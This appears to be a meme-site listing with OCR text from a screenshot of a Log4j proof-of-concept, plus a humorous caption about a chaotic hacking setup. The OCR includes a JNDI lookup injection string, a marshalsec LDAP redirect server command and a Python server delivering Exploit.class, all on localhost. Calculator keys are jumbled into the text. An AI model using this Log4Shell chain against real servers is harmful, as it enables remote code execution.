Log4j Exploit in Action

import org.apache.logging.log4j.LogManager; import org.apache.logging.log4j.Logger; public class log4j { private static final Logger logger = LogManager.getLogger(log4j.class); public static void main(String[] args) { logger.error("${jndi:ldap://127.0.0. } } AC ± % ÷ 7 8 9 × 4 5 6 − 1 2 3 + 0 . = objc[1844]: Class JavaVirtualMachine is implemented in both /Library/Java/JavaVirtualMachines/jdk1.8.0_20.jdk/Contents/Home/bin/java and /Library/Java/JavaVirtualMachines/jdk1.8.0_20.jdk/Contents/Home/jre/lib/libinstrument.dylib. One of the two will be used. Which one is undefined. java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit" Listening on 0.0.0.0:1389 Have received result for a redirecting to http://127.0.0.1:8888/Exploit.class python -m SimpleHTTPServer 8888 Serving HTTP on 0.0.0.0 port 8888 ... 127.0.0.1 - - [20/Dec/2021 03:05:51] "GET /Exploit.class HTTP/1.1" 200 -
A Java IDE shows a Log4j proof-of-concept exploit alongside a calculator and terminal windows running an LDAP redirect server and a Python HTTP server. The joke is that a serious Log4j vulnerability demonstration is surrounded by chaotic debugging tools and improvised infrastructure, making the exploit look like a frantic hacker setup. It is shared as a reaction to Log4j incidents, vulnerable systems, or messy security testing. EN: A Java IDE shows a Log4j proof-of-concept exploit alongside a calculator and terminal windows running an LDAP redirect server and a Python HTTP server. The joke is that a serious Log4j vulnerability demonstration is surrounded by chaotic debugging tools and improvised infrastructure, making the exploit look like a frantic hacker setup. It is shared as a reaction to Log4j incidents, vulnerable systems, or messy security testing.
- @infosecmemes / 683 2021-12-10
- Type
- image
- Size
- 800×596 · 66.1 KiB
- Mood
- chaotic, sarcastic
- Language
- en
- Added